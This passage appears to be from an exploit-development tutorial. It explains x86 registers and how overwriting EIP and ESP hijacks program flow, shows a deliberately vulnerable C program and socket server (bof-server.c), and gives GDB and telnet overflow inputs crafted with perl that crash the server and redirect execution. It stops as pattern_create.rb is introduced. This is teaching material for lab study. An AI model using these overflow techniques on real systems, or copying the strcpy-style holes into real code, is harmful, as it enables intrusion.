EDX	This is a data register and stores the I/O pointer. It is 32 bits in size.
ESI/EDI	These are Index registers that serve as a data pointer for memory operations. It is also 32 bits in size.
ESP	This is the stack pointer register that tells you where exactly it is pointing in the stack currently. It is 32 bits in size.
EBP	This is the stack data pointer register and it is 32 bits in size.
EIP	This is the program counter (instruction pointer), 32 bits in size, and most vital throughout the chapter. It also holds the address of the next instruction to be executed.
SS, DS, ES, CS, FS, and GS	These are the segment registers. They are 16 bits in size.

Gravity of EIP

EIP or the program counter is a 32-bit register that holds the value of the next instruction the program will be executing. Now, why we are discussing it? We are discussing it because to exploit a system or service, we need to overwrite the address that is currently residing in the EIP with the address of the instruction where we want the program to be redirected. This means that when we exploit a system, we overwrite the value of EIP, redirect the program flow to our required code, and perform whatever function we need to perform on the target.

Let's create a program in C by using the following code:

```
//Header Files Section
int main(int argc , char *argv[])
{
if(argc<2)
{
```

```
printf("Please Supply a value in arguments");
exit(0);
}
char buffer[10];
strcpy(buffer , argv[1]);
printf("\nYour Entered Value is:");
printf(buffer);
}
void nowork()
{
printf("This is Me");
exit(0);
}
```

The preceding code when executed by supplying a command-line parameter will simply print out the value supplied. An important thing to analyze here is a function named `nowork()`. Since it is not called anywhere in the program, it will not execute. However, if we overwrite the EIP with the address of this function, we can run this function by supplying command-line arguments only. We can see the buffer size here is 10. Therefore, whatever we input after it, it directly overwrites the address in the EIP. Therefore, it means that if we supply anything after the buffer it becomes the content of the EIP register. However, let's see what the contents will be that will overwrite the EIP. We need to overwrite the EIP with the address of the function that we want to execute. Therefore, we need to find the address of the function. We can do this by loading the preceding program into GDB and searching for the start address of the `nowork()` function as shown in the following code snippet:

```
 (gdb) disas nowork
Dump of assembler code for function nowork:
   0x080484e0 <+0>:   push   %ebp
   0x080484e1 <+1>:   mov    %esp,%ebp
   0x080484e3 <+3>:   sub    $0x4,%esp
   0x080484e6 <+6>:   movl   $0x80485b3,(%esp)
   0x080484ed <+13>:  call   0x8048340 <printf@plt>
   0x080484f2 <+18>:  movl   $0x0,(%esp)
   0x080484f9 <+25>:  call   0x8048370 <exit@plt>
```

We can see that the module starts at the `0x080484e0` address. Therefore, this is the address that we will use to overwrite the current contents in EIP. Let's see how to do it:

```
(gdb) run $(perl -e print' "A"x14 . "\xe0\x84\x04\x08"')
Starting program: /home/apex/Desktop/Misc/yo $(perl -e print' "A"x14 . "\
xe0\x84\x04\x08"')
The Value You Supplied isAAAAAAAAAAAAAA€This is Me[Inferior 1 (process
4313) exited normally]
```

We can see the preceding result. We ran the program under GDB and supplied the `A` character 14 times. We saw that whatever address we supplied after the 14 `A` characters became the content of EIP and executed the module. However, a catch here is that we supplied `\xe0\x84\x04\x08`, but the actual address was `0x080484e0`. However, if we can focus a bit, this is the same address but given in a reverse order. This is because when the values of the instructions are pushed onto the stack and when they are popped, values are reversed. Hence, the address conversion into the correct value is required. We can achieve this by putting four couples of 2 bytes each in reverse order so that when the popping of values takes place it comes out to be the actual value. We can also see that when we ran the program, it executed the `nowork()` function and we saw the following message printed in the output: **This is Me**. In addition, we can clearly see how important the EIP register is. Therefore, if an attacker overwrites this value, they can redirect the program's execution.

We can prevent these types of attacks using proper and safer functions in C. More information on functions that we need to avoid is listed at `https://security.web.cern.ch/security/recommendations/en/codetools/c.shtml`.

At this point of time, most things may not be clear. The idea here was just to show you how to overwrite the EIP address. Further in the chapter, we will also see why we have supplied 14 `A` characters instead of 10, which is the actual buffer size.

Compile the program with the `–mpreferred-stack-boundary=2` and `–ggdb` switch and set the value of `randomize_va_space => 0`, which resides in the `kernel` directory under `/proc/sys`, before executing it in the GDB.

Gravity of ESP

ESP points to the ShellCode. When it comes to exploit writing, everything we need to perform after the successful exploitation of the target depends on the ShellCode of the payload. We have already seen how we can overwrite the value of EIP. Similarly, whatever we supply after EIP goes into ESP. What it means is that after redirecting the program control, we supply the ShellCode. When the ShellCode executes, it performs the desired task on the victim, as shown in the following code snippet:

```
(gdb) run $(perl -e print' "A"x14 . "\xd0\x84\x04\x08" . "C"x500')
```

When we run the preceding command, it will overwrite EIP. However, it will also put 500 `C` characters into ESP. Likewise, we need to insert the ShellCode instead of 500 `C` characters. We will see in the later sections of this chapter how we can add ShellCode of various types into our exploits to achieve the desired functionality.


Relevance of NOPs and JMP

NOPs or NOPs-led are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses or where the path may be irregular. We supply NOPs commonly before the start of the ShellCode to remove the irregularities in the memory addresses without performing any operations and just sliding through the memory addresses. The `\x90` instruction represents a NOP operation in the hexadecimal format.

JMP instruction refers to the Jump Operation that means to jump some lines of code and reach the destination. While writing exploits, in order to execute the ShellCode properly, we need to jump the program execution through another file or executable module; only then are we able to make a successful jump.

Variables and declaration

Before discussing how we can define variables in assembly language, let's see how the things are organized in an assembly program, which is from high memory to low memory addresses. Let's analyze the following diagram:



We can see in the preceding diagram that we have a variety of sections that are organized in this preceding format. Let's understand what these various sections are and what their purpose is:

Sections	**Meaning**
`.data`	All initialized data resides here
`.bss`	All uninitialized data resides here
`.text`	All program instructions are defined here
`.global_start`	This is the external callable routine
`_start`	This is the main function routine
`Stack`	This holds variables and data

Ok, so let's see the various data types we have in assembly programs:

Type	Meaning
`.byte`	1 byte
`.ascii`	String
`.asciz`	Null terminated string
`.int`	32-bit integer
`.short`	16-bit integer
`.float`	Single precision floating point
`.double`	Double precision floating point

However, to declare these data types we need to define it under the `.data` section of the assembly program. Suppose we define a string variable `Metasploit` with the `Hi, How are you?` value. We can achieve this simply by writing some short code in assembly language as follows:

```
.data
Metasploit:
.ascii"Hi How are you?"
```

Let's also see that how we can define an integer:

```
.data
a:
.int 10
```

Fabricating example assembly programs

Carrying enough knowledge of the basic assembly language, let's take a step further and build the simplest of the assembly programs that will help us understand how things actually work in assembly. Our first example will demonstrate the simple printing of variable data onto the console:

```
.data            ; initialize the data section
Hello:           ; declare variable
.ascii"Hello"    ; declare data type of the variable
.text            ; initialize the .text section
.global _start   ; define the global start
_start:          ; define the start of code
movl $4,%eax     ;load write system call number to EAX
movl $1,%ebx     ;load 1 into EBX to print onto the console
movl $Hello,%ecx ;load the actual variable into ECX
movl $5,%edx     ;load the length of actual variable to EDX
```

```
int $0x80         ; Software Interrupt
movl $1,%eax      ; load exit system call
movl $0,%ebx      ; parameter to exit system call
int $0x80         ; load the software interrupt
```

Let's analyze the preceding simple program. On the first line, we define `.data` to denote the start of the section for initialized data. Next, we have declared a string named `Hello`. Then, we start with the `.text` section, define `.global _start`, and then define `_start:` to start writing the actual commands that will run during the execution of the program. An important thing to note here is that the next four instructions are nothing but the parameters for the write system call. The number `4` describes the system call number `4`, which is the write system call and we need to load this into the EAX register. Next is the parameter value `1`, which defines the output on the standard console. We load this into the EBX register. Then, we have the actual variable holding data to be loaded into the ECX register and at last, we have the length of the data carried by the variable that is to be loaded into the EDX register. Then, we write `int $0x80` to raise the software interrupt.

We again load a value into EAX; however, this time the value loaded is `1`, which denotes the `EXIT` system call. We load the parameter `0` in EBX to pass `0` to the `EXIT` system call. This process is exactly like `exit(0)` in C language.

To run this program, type in the following commands:

```
root@kali:~#as code.s
root@kali:~#ld a.out -o program
root@kali:~#./program
Hello
```

Therefore, we can see that it was easy to create an assembly program. Nevertheless, before moving further, I recommend that you look at assembly in a little more depth as it will help you to understand the exploitation of software with much more ease.

Refer to the link `http://www.tutorialspoint.com/assembly_programming/` for more information on assembly language.

The joy of fuzzing

To fuzz means to test a particular application against variable data input supplies and analyze the behavior of the particular software or application. Let's now see how we can fuzz an application and gather essentials from its behavioral aspects in order to exploit the software or application.

Crashing the application

Our first task is to crash the application somehow. In addition, our focus should be on how to crash the application and under what circumstances the application crashes. Now, a question that arises here is why we are crashing the application. The answer to this question is to analyze what modifications occur to the important registers such as EIP and ESP when we supply variable amounts and types of input to the application. Therefore, we can modify our fuzz parameters to overwrite these two registers with custom values. In addition, we crash the application to find out if it is vulnerable to exploit using buffer overflows. We will first create a simple application that uses buffers and we will try crashing it.

The code for the application is as follows:


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <winsock.h>
#define BACKLOG 5
#define VER "Bof Server"
void usage(char * name)
{
  printf("To use: %s <port number>\n", name);
  exit (-1);
}
void    bserv_error(char *s, int n, char *msg)
{
  fprintf(stderr, "%s at line %i: %s, %s\n", s, n, msg,
strerror(errno));
  exit(-1);
}
Int getl(int fd, char *s)
{
  int   n;
  int   ret;
  s[0] = 0;
  for (n = 0; (ret = recv(fd, s + n, 1, 0)) == 1 &&
         s[n] && s[n] != '\n'; n++)
    ;
  if (ret == -1 || ret == 0)
    return (-1);
  while (n && (s[n] == '\n' || s[n] == '\r' || s[n] == ' '))
    {
      s[n] = 0;
      n--;
    }
  return (n);
}
void    manage_client(int s)
{
  char bufspace[512];
  int cont = 1;
  while (cont)
    {
      send(s, "\r\n> ", 4, 0);
      if (getl(s, bufspace) == -1)
        return ;
      if (!strcmp(bufspace, "version"))
        send(s, VER, strlen(VER), 0);
      if (!strcmp(bufspace, "quit"))
        cont = 0;
    }
}
int main(int ac, char **av)
{
  int p;
  int s;
  int i;
  int pid;
  int cli_s;
  struct sockaddr_in    sin;
  struct sockaddr_in    cli_sin;

  if (ac != 2 || atoi(av[1]) > 65555)
    usage(av[0]);
  p = atoi(av[1]);
  WSADATA wsaData;
  if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
    fprintf(stderr, "Failed Setting up WSA\n");
    exit(1);
  }
  if ((s = socket(PF_INET, SOCK_STREAM, 0)) == -1)
    bserv_error(__FILE__, __LINE__, "socket");
  sin.sin_family = AF_INET;
  sin.sin_port = htons(p);
  sin.sin_addr.s_addr = INADDR_ANY;
  if (bind(s, (struct sockaddr*)&sin, sizeof(sin)) == -1)
    bserv_error(__FILE__, __LINE__, "Unable to Bind");
  if (listen(s, 42) == -1)
    bserv_error(__FILE__, __LINE__, "Unable to Listen");
  i = sizeof(cli_sin);
```

```
    while ((cli_s = accept(s, (struct sockaddr*)&cli_sin, &i)) != -1)
      {
        printf("[%i] %s Connection Active\n", cli_s, inet_ntoa(cli_sin.
sin_addr));
        manage_client(cli_s);
        printf("[%i] %s Connection Inactive\n", cli_s, inet_ntoa(cli_
sin.sin_addr));
        closesocket(cli_s);
      }
    perror("Accepted");
    closesocket(s);
    return (0);
  }
```

The preceding code is taken from `http://redstack.net/blog/wp-content/uploads/2008/01/bof-server.c`.


The next step is to compile this code. To compile this code, we need to have the **lcc-win32** compiler, which we can download from `http://www.cs.virginia.edu/~lcc-win32`. After getting the compiler, we need to compile the code and create an executable for the preceding code.

To run the executable file for the preceding code, we can supply the following command and pass `200` as the port number to be used by the preceding program:



```
C:\Documents and Settings\Administrator\Desktop>bof-server.exe 200
```

Let's check if we have succeeded in opening port 200 or not. We can check it by supplying the `netstat -an` command in the CMD as shown in the following screenshot:




```
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:200            0.0.0.0:0              LISTENING
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
TCP    0.0.0.0:31337          0.0.0.0:0              LISTENING
TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
TCP    192.168.75.130:139     0.0.0.0:0              LISTENING
```

We can see that we have successfully opened up port 200 on the system. Let's try connecting to it using the `telnet` command.

The command to create a connection to port 200 is as follows:


```
C:\> telnet localhost 200
```

As soon as we type in this command, a notification of the established connection shows up in the application window, as shown in the following screenshot:



```
C:\Documents and Settings\Administrator\Desktop>bof-server.exe 200
[1928] 127.0.0.1 connected
```


Let's supply some data from the Telnet window and see if the application crashes or not. We will supply a random amount of data each time as shown in the following screenshot:



```
> AAAAAAAAAAAA

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
_
```

We can see that we supplied a random amount of `A` characters every time but the application didn't crash. However, as soon as the number of the `A` characters exceeded the buffer size of the program, it halted and crashed as you can see in the last attempt.

An error will also be generated, which will look something like the following screenshot:


bof-server.exe

bof-server.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Now, let's open the error report by clicking on **click here** to see what the report data contains:


bof-server.exe

Error signature

AppName: bof-server.exe AppVer: 0.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 41414141

Reporting details

This error report includes: information regarding the condition of bof-server.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.


The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

We can clearly see that we have supplied enough `A` characters to crash the application. The **41414141** value in **Offset** denotes that we have overwritten the EIP with the `A` characters. We can say this because 41 represents the character `A`. Nevertheless, the operating system sends this error information to the support center that helps developers to figure out the reasons for application crashes. However, **Offset** is the address at which the crash occurred or we can say the address at which the application did not knew where to proceed. We can now take a further step to investigate and develop a proper exploit for this application.

Variable input supplies


We have successfully overwritten the EIP/**Offset** in the previous section. However, how can we know which `A` from the group of the supplied `A` characters has overwritten the EIP? Let's understand this scenario with an example. Suppose we supply 500 `A` characters and the error shows up indicating the **Offset** field as **41414141**. We are unable to figure out that which `A` from the 500 supplied `A` characters has overwritten the EIP. It may be the 201st `A` or the 346th or anywhere from one to 500. Therefore, there should be a mechanism to find out the exact number of `A` characters that will overwrite the EIP. Let's repeat the preceding process with a variable input to find the exact location for EIP's overwrite address. However, this time we will attack from a remote Kali Linux rather than Telnet. So, let's first create a file with junk data. Let's see how we can create junk data automatically instead of typing it manually. We can do this with a simple Perl command as follows:



```
root@kali:~# perl -e 'print "A" x 300 . "B" x 300' > jnk.txt
root@kali:~# cat jnk.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBroot@kali:~#
```

We have created the data that will be sent to the service running on the Windows operating system, but this time we have eliminated the manual labor of inputting characters randomly. Here, we have used Perl to create the data. Now, the motive behind generating 300 `A` characters and 300 `B` characters is to verify in which section the service crashes. Suppose when we send this data and if the same error occurs with **41414141** in the **Offset** field, it will indicate that the crash took place in the first half of 600 junk characters, because the first half contains 300 `A` characters and the second half contains 300 `B` characters. However, if it shows **42424242**, it will show that the exact crash address is above 300 characters, which means in the next half of 300 `B` characters.


Therefore, let's see what we get:



```
root@kali:~# telnet 192.168.75.130 200 <jnk.txt
Trying 192.168.75.130...
Connected to 192.168.75.130.
Escape character is '^]'.

> Connection closed by foreign host.
```

As we can see, when we sent data from the file to the target port of the target system, the connection closes due to a crash.

Let's see what value shows up in the **Offset** field:




```
bof-server.exe

Error signature
  AppName: bof-server.exe     AppVer: 0.0.0.0     ModName: unknown
  ModVer: 0.0.0.0     Offset: 42424242

Reporting details
  This error report includes: information regarding the condition of bof-server.exe when the problem
  occurred; the operating system version and computer hardware in use; your Digital Product ID, which
  could be used to identify your license; and the Internet Protocol (IP) address of your computer.

  We do not intentionally collect your files, name, address, email address or any other form of personally
  identifiable information. However, the error report could contain customer-specific information such as
  data from open files. While this information could potentially be used to determine your identity, if
  present, it will not be used.

  The data that we collect will only be used to fix the problem. If more information is available, we will tell
  you when you report the problem. This error report will be sent using a secure connection to a database
  with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.
```

We can clearly see that the crash took place in the second half of the input data, that is, 300 B. Now, we know that the exact buffer size required to crash the application is somewhere in the 300 to 600 characters of the supplied input.

Fuzzing the application with a variety of input can disclose too much information about the application as we have seen in this section.

Generating junk

We just saw in the previous method that the random input generated helps in locating the exact number of bytes for the crash but still, using the previous method, we need to modify our script so many times to find the exact address of the crash. However, we can shorten this process using some additional Metasploit tools that come as a package with Metasploit itself. The tool to generate large patterns of data is `pattern_create.rb`. Let's see how it works:




```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_create.rb 600
